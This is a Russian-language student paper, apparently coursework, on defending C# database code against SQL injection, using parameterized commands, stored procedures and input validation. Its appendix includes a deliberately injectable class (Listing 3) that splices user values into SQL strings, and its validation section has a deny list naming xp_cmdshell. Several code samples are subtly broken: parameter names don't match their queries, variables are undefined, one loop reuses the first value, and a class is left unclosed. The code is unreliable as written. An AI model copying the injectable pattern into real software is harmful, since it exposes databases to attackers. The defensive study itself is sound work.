Параметризованная команда — это просто команда, которая использует символы-заполнители в тексте SQL. Заполнитель указывает место для динамически применяемых значений, которые затем пересылаются через коллекцию Parameters объекту Command. Например, следующий оператор SQL:

SELECT \* FROM Customers WHERE CustomerID = '123'

должен стать чем-то вроде:

SELECT \* FROM Customers WHERE CustomerID = @CustID

Заполнители добавляются раздельно и автоматически кодируются.

Синтаксис параметризованных команд у различных поставщиков выглядит немного по-разному. В поставщике SQL Server предусматривается использованием именованных заполнителей (с уникальными именами). У поставщика OLE DB каждое жестко закодированное значение заменяется вопросительным знаком. В любом случае необходимо предоставить объект - Parameter для каждого параметра, который вставляется в коллекцию Command.Parameters. При работе с поставщиком OLE DB следует убедиться, что параметры добавляются в том же порядке, в котором они появляются в строке SQL. Этого не требует поставщик данных SQL Server, поскольку соответствие между параметрами и заполнителями задается с помощью имен.

Если вы предпримете попытку атаки внедрением SQL с таким типом построения sql-запроса, то обнаружите, что она не вернет никаких записей. Причина в том, что ни одна запись не имеет значения текста sql-запроса, конечно, если запрос не к справочнику по sql. В любом случае, используя параметризованные команды, ни один вредоносный скрипт, оправленный со стороны клиента не сможет выполниться.

Пример создания параметризованной команды на языке C#.

string sql = string.Format("Insert Into Inventory (CarID, Make, Color, PetName)

Values(@CarId, @Make, @Color, @PetName)");

SqlCommand cmd = new SqlCommand(sql, ConnectionString)

// Добавить параметры

cmd.Parameters.AddWithValue("@CustID", id);

cmd.Parameters.AddWithValue("@Make", make);

cmd.Parameters.AddWithValue("@Color", color);

cmd.Parameters.AddWithValue("@PetName", petName);

## 

## *2) Использование хранимых процедур*

Вызов хранимых процедур

Параметризованные команды — лишь небольшой шаг от команд в сторону полноценных хранимых процедур. Как известно, хранимая процедура представляет собой пакет из одного или более операторов SQL, сохраненный в базе данных.

Хранимые процедуры подобны функциям в том, что они являются хорошо инкапсулированными блоками логики, которые могут принимать данные (через входные параметры) и возвращать данные (через результирующие наборы и выходные параметры). Хранимые процедуры обладают множеством преимуществ:

Их легко сопровождать. Например, вы можете оптимизировать команды в хранимой процедуре без перекомпиляции приложения, использующего ее. Также они стандартизуют логику доступа к данным в одном месте — в базе данных, — облегчая ее многократное использование согласованным образом разными приложениями. (В терминах объектно-ориентированного программирования хранимые процедуры определяют интерфейс к базе данных.)

Они позволяют реализовать более безопасное обращение с базой данных. Например, вы можете позволить учетной записи Windows, которая запускает ваш код ASP.NET, использовать определенные хранимые процедуры, но ограничить доступ к лежащим в их основе таблицам.

Они могут повысить производительность. Поскольку хранимые процедуры упаковывают вместе множество операторов, вы можете выполнить огромный объем работы за одно обращение к серверу базы данных. Если база данных находится на другом компьютере, это значительно снижает затраты времени на решение сложных задач.

В SQL Server предварительно компилируются все команды SQL, включая неподготовленные. Это значит, что вы используете преимущества компиляции независимо оттого, применяете хранимые процедуры или нет. Однако хранимые процедуры все равно имеют тенденцию повышать производительность, поскольку снижают вариантность SQL-операторов. Системам, использующим случайные операторы SQL, часто свойственно применение слегка отличающихся команд для решения похожих задач, что не позволяет серверу эффективно повторно использовать скомпилированные планы выполнения.

*Пример создания хранимой процедуры*

USE AdventureWorks2012;

GO

CREATE PROCEDURE HumanResources.uspGetEmployeesTest2

@LastName nvarchar(50),

@FirstName nvarchar(50)

AS

SET NOCOUNT ON;

SELECT FirstName, LastName, Department

FROM HumanResources.vEmployeeDepartmentHistory

WHERE FirstName = @FirstName AND LastName = @LastName

GO

*Пример использования хранимой процедуры*

SqlCommand command = new SqlCommand();

cmd.CommandText = "StoredProcedureName";

cmd.CommandType = CommandType.StoredProcedure;

SqlDataReader reader = cmd.ExecuteReader();

//далее идёт считывание данных при помощи reader

## *3)Проверка всех данных, вводимых пользователем*

Практический все приложения или сайты, работающие с СУБД, обрабатывают данные, приходящие от клиенты на сервер. Эти данные могут находиться в url странице, поле для ввода информации, теле post запроса. Исходя из безопасности и поддержании целостности базы данных, необходимо проверять эти данные перед передачей их серверу БД. Список рекомендаций для предотвращения внедрения sql-кода:

1) Проверяйте размер и тип вводимых данных, и установите соответствующие ограничения. Это поможет предотвратить преднамеренное переполнение буфера. Можно установить ограничение на количество вводимых символов или установить соответствие на регулярное выражение.

2) Проверяйте содержимое строковых переменных и допускайте только ожидаемые значения. Отклоняйте записи, содержащие двоичные данные, управляющие последовательности и символы комментария. Это поможет предотвратить внедрение сценария и защитит от некоторых приемов атаки, использующих переполнение буфера.

3) При работе с XML-документами проверяйте все вводимые данные на соответствие схеме.

4) Никогда не создавайте инструкции Transact-SQL непосредственно из данных, вводимых пользователем.

5) В многоуровневых средах перед передачей в доверенную зону должны проверяться все данные. Данные, не прошедшие процесс проверки, следует отклонять и возвращать ошибку на предыдущий уровень.

6) Внедрите многоэтапную проверку достоверности. Меры предосторожности, предпринятые против случайных пользователей-злоумышленников, могут оказаться неэффективными против организаторов преднамеренных атак. Рекомендуется проверять данные, вводимые через пользовательский интерфейс, и далее во всех последующих точках пересечения границ доверенной зоны.

Например, проверка данных в клиентском приложении может предотвратить простое внедрение сценария. Однако если следующий уровень предполагает, что вводимые данные уже были проверены, то любой злоумышленник, которому удастся обойти клиентскую систему, сможет получить неограниченный доступ к системе.

7) Не допускайте использование в полях следующих строк, из которых могут быть созданы имена файлов: AUX, CLOCK$, COM1–COM8, CON, CONFIG$, LPT1–LPT8, NUL и PRN.

8) По возможности отклоняйте вводимые данные, содержащие следующие символы:

a) Разделитель запросов - ;

b) Разделитель строк символьных данных - '

c) Разделитель комментариев - --

d) Разделители комментариев. Текст, заключенный между символами /\* и \*/, не обрабатывается сервером - /\* ... \*/

e) Используется в начале имен расширенных хранимых процедур каталога, например xp\_cmdshell - xp\_

# Заключение

# Список литературы

# Приложение

## Листинг 1

Абстрактный базовый класс LessonsDal

public abstract class LessonsDal

{

public abstract void InsertLesson(Lesson lesson);

public abstract Lesson GetLessonById(int id);

public abstract void DeleteLessonById(int id);

protected abstract SqlConnection \_sqlConnection { get; set; }

protected List<Lesson> GetLessonsByCommand(SqlCommand command)

{

\_sqlConnection.Open();

var lessons = new List<Lesson>();

using (SqlDataReader reader = command.ExecuteReader())

{

while (reader.Read())

{

byte[] data = (byte[]) reader["Data"];

lessons.Add(LessonsInfoData.GetLesson(data));

}

}

\_sqlConnection.Close();

return lessons;

}

protected List<LessonInfoId> GetLessonsInfoByCommand(SqlCommand command)

{

\_sqlConnection.Open();

var lessons = new List<LessonInfoId>();

using (SqlDataReader reader = command.ExecuteReader())

{

while (reader.Read())

{

var id = (int)reader["id"];

var title = reader["Title"].ToString();

var autor = reader["Autor"].ToString();

var dateCreate = (DateTime)reader["DateCreate"];

lessons.Add(new LessonInfoId(title, autor, id, dateCreate));

}

}

\_sqlConnection.Close();

return lessons;

}

protected string GetNameField(TypeSearch typeSearch)

{

switch (typeSearch)

{

case TypeSearch.Title:

return "Title";

case TypeSearch.Autor:

return "Autor";

case TypeSearch.DateCreate:

return "DateCreate";

}

throw new InstanceNotFoundException();

}

public abstract List<LessonInfoId> GetLessonsByFieldsExactly(List<KeyValuePair<TypeSearch, string>> parameters);

public abstract List<LessonInfoId> GetLessonsByFieldsLikely(List<KeyValuePair<TypeSearch, string>> parameters);

}

## Листинг 2

Класс - наследник с параметризованными методами

public class ParamLessonsDal : LessonsDal

{

protected override sealed SqlConnection \_sqlConnection { get; set; }

public ParamLessonsDal(SqlConnectionStringBuilder builder)

{

\_sqlConnection = new SqlConnection(builder.ConnectionString);

}

public ParamLessonsDal(string cnString)

{

\_sqlConnection = new SqlConnection(cnString);

}

public void Dispose()

{

\_sqlConnection.Close();

}

public override void InsertLesson(Lesson lesson)

{

\_sqlConnection.Open();

string sqlInsertLesson =

string.Format("Insert Into Lessons (Title, DateCreate, Size, Data, Autor) Values (@Title, @DateCreate, @Size, @Data, @Autor)");

var lessonInfo = new LessonsInfoData(lesson);

GetCommandeInsert(sqlInsertLesson, lessonInfo).ExecuteNonQuery();

\_sqlConnection.Close();

}

private SqlCommand GetCommandeInsert(string sqlCommande, LessonsInfoData lessonInfo)

{

var command = new SqlCommand(sqlCommande, \_sqlConnection);

command.Parameters.AddWithValue("@Title", lessonInfo.Title);

command.Parameters.AddWithValue("@Autor", lessonInfo.Autor);

command.Parameters.AddWithValue("@Size", lessonInfo.Size);

command.Parameters.AddWithValue("@Data", lessonInfo.Data);

command.Parameters.AddWithValue("@DateCreate", lessonInfo.DateCreate);

return command;

}

private SqlCommand SetParamForCommand(string sqlCommand, int id)

{

var command = new SqlCommand(sqlCommand, \_sqlConnection);

command.Parameters.AddWithValue("@id", id);

return command;

}

public override Lesson GetLessonById(int id)

{

string sqlSelectById =

string.Format("select Title, Size, DateCreate, Data, Autor from Lessons where id = @id");

var lessons = GetLessonsByCommand(SetParamForCommand(sqlSelectById, id));

if (lessons.Count > 1)

throw new InvalidDataException("There are lessons more than one in the data base");

return lessons.First();

}

public override void DeleteLessonById(int id)

{

string sqlDeleteById = string.Format("delete from Lessons where id = @id");

\_sqlConnection.Open();

SetParamForCommand(sqlDeleteById, id).ExecuteNonQuery();

\_sqlConnection.Close();

}

private string GetConditionLike(string value)

{

return string.Format("like CONCAT('%', @{0}, '%')", value);

}

private string GetConditionalEquals(string value)

{

return string.Format("=@{0}", value);

}

private List<LessonInfoId> GetLessonsByFields(List<KeyValuePair<TypeSearch, string>> parameters, Func<string, string> getConditional)

{

string sqlSelect = string.Format("select id, Title, Autor, DateCreate from Lessons where ");

if (parameters.Count == 0) throw new ArgumentNullException("Amount parameters equals zero");

sqlSelect += string.Format("{0} {1}", GetNameField(parameters[0].Key), getConditional(GetNameField(parameters[0].Key)));

for (int i = 1; i < parameters.Count; i++)

{

sqlSelect += string.Format(" and {0} {1}", GetNameField(parameters[i].Key), getConditional(GetNameField(parameters[i].Key)));

}

var command = new SqlCommand(sqlSelect, \_sqlConnection);

for (int i = 0; i < parameters.Count; i++)

{

command.Parameters.AddWithValue("@" + GetNameField(parameters[i].Key), parameters[i].Value);

}

return GetLessonsInfoByCommand(command);

}

public override List<LessonInfoId> GetLessonsByFieldsExactly(List<KeyValuePair<TypeSearch, string>> parameters)

{

return GetLessonsByFields(parameters, GetConditionalEquals);

}

public override List<LessonInfoId> GetLessonsByFieldsLikely(List<KeyValuePair<TypeSearch, string>> parameters)

{

return GetLessonsByFields(parameters, GetConditionLike);

}

}

## 

## Листинг 3

Не параметризованными методы класса-наследник SimplyLessonsDal

public class SimplyLessonsDal :LessonsDal

{

public override void InsertLesson(Lesson lesson)

{

var lessonInfo = new LessonsInfoData(lesson);

string sqlInsertLesson =

string.Format("Insert Into Lessons (Title, DateCreate, Size, Data, Autor) Values ('{0}', '{1}', '{2}', @Data, '{3}')",

lessonInfo.Title, lessonInfo.DateCreate, lessonInfo.Size, lessonInfo.Autor);

var command = new SqlCommand(sqlInsertLesson, \_sqlConnection);

command.Parameters.AddWithValue("@Data", lessonInfo.Data);

\_sqlConnection.Open();

command.ExecuteNonQuery();

\_sqlConnection.Close();

}

public override Lesson GetLessonById(int id)

{

string sqlSelectById =

string.Format("select Title, Size, DateCreate, Data, Autor from Lessons where id = '{0}'",id);

var command = new SqlCommand(sqlSelectById, \_sqlConnection);

var lessons = GetLessonsByCommand(command);

return lessons.First();

}

public override void DeleteLessonById(int id)

{

string sqlDeletetById = string.Format("delete from Lessons where id = '{0}'",id);

\_sqlConnection.Open();

new SqlCommand(sqlDeletetById).ExecuteNonQuery();

\_sqlConnection.Close();

}

private string GetConditionLike(string value)

{

return string.Format("like CONCAT('%', '{0}', '%')", value);

}

private string GetConditionalEquals(string value)

{

return string.Format("='{0}'", value);

}

private List<LessonInfoId> GetLessonsByFields(List<KeyValuePair<TypeSearch, string>> parameters, Func<string, string> getConditional)

{

string sqlSelect = string.Format("select id, Title, Autor, DateCreate from Lessons where ");

if (parameters.Count == 0)

throw new ArgumentNullException("Amount parameters equals zero");

sqlSelect += string.Format("{0} {1}", GetNameField(parameters[0].Key), getConditional(parameters[0].Value));

for (int i = 1; i < parameters.Count; i++)

{

sqlSelect += string.Format(" and {0} {1}", GetNameField(parameters[i].Key), getConditional(parameters[0].Value));

}

var command = new SqlCommand(sqlSelect, \_sqlConnection);

return GetLessonsInfoByCommand(command);

}

}

## Листинг 4

Методы, реализованные через хранимые процедуры класса-наследника StoreProcedureLessonsDal

public class StoreProcedureLessonsDal : LessonsDal

{

public override void InsertLesson(Lesson lesson)

{

\_sqlConnection.Open();

var lessonInfo = new LessonsInfoData(lesson);

GetCommandeInsert("InsertLesson", lessonInfo).ExecuteNonQuery();

\_sqlConnection.Close();

}

private SqlCommand GetCommandeInsert(string sqlCommande, LessonsInfoData lessonInfo)

{

var command = new SqlCommand(sqlCommande, \_sqlConnection) {CommandType = CommandType.StoredProcedure};

command.Parameters.AddWithValue("@Title", lessonInfo.Title);

command.Parameters.AddWithValue("@Autor", lessonInfo.Autor);

command.Parameters.AddWithValue("@Size", lessonInfo.Size);

command.Parameters.AddWithValue("@Data", lessonInfo.Data);

command.Parameters.AddWithValue("@DateCreate", lessonInfo.DateCreate);

return command;

}

public override Lesson GetLessonById(int id)

{

var lessons = GetLessonsByCommand(SetParamForCommand("GetLessonById", id));

if (lessons.Count > 1)

throw new InvalidDataException("There are lessons more than one in the data base");

return lessons.First();

}

private SqlCommand SetParamForCommand(string sqlCommand, int id)

{

var command = new SqlCommand(sqlCommand, \_sqlConnection) {CommandType = CommandType.StoredProcedure};

command.Parameters.AddWithValue("@id", id);

return command;

}

public override void DeleteLessonById(int id)

{

\_sqlConnection.Open();

SetParamForCommand("DeleteLessonById", id).ExecuteNonQuery();

\_sqlConnection.Close();

}

## Листинг 5

Создание хранимых процедур на sql-сервере

1) Процедура удаления урока.

USE [NewBase]

GO

SET ANSI\_NULLS ON

GO

SET QUOTED\_IDENTIFIER ON

GO

Create procedure [dbo].[DeleteLessonById]

@id int

as

delete from Lessons where Lessons.id=@id

2) Процедура получения урока по ID

USE [NewBase]

GO

SET ANSI\_NULLS ON

GO

SET QUOTED\_IDENTIFIER ON

GO

Create PROCEDURE [dbo].[GetLessonById]

@id int

AS

SELECT Lessons.id, Lessons.Title, Lessons.Autor, Lessons.Size, Lessons.DateCreate, Lessons.Data from Lessons where Lessons.id=@id

3) Процедура получения урока без бинарной информации

USE [NewBase]

GO

SET ANSI\_NULLS ON

GO

SET QUOTED\_IDENTIFIER ON

GO

Create procedure [dbo].[GetLessonWithoutDataById]

@id int

as

SELECT Lessons.id, Lessons.Title, Lessons.Autor, Lessons.Size, Lessons.DateCreate from Lessons where Lessons.id=@id

4) Процедура вставки урока в хранилище базы данных

USE [NewBase]

GO

SET ANSI\_NULLS ON

GO

SET QUOTED\_IDENTIFIER ON

GO

Create PROCEDURE [dbo].[InsertLesson]

@Title nvarchar(50),

@Autor nvarchar(50),

@DateCreate datetime,

@Size nvarchar(50),

@Data varbinary(max)

AS

INSERT INTO [dbo].[Lessons]

([Title],

[Autor],

[DateCreate],

[Size],

[Data]

)

VALUES

(@Title,@Autor,@DateCreate,@Size,@Data)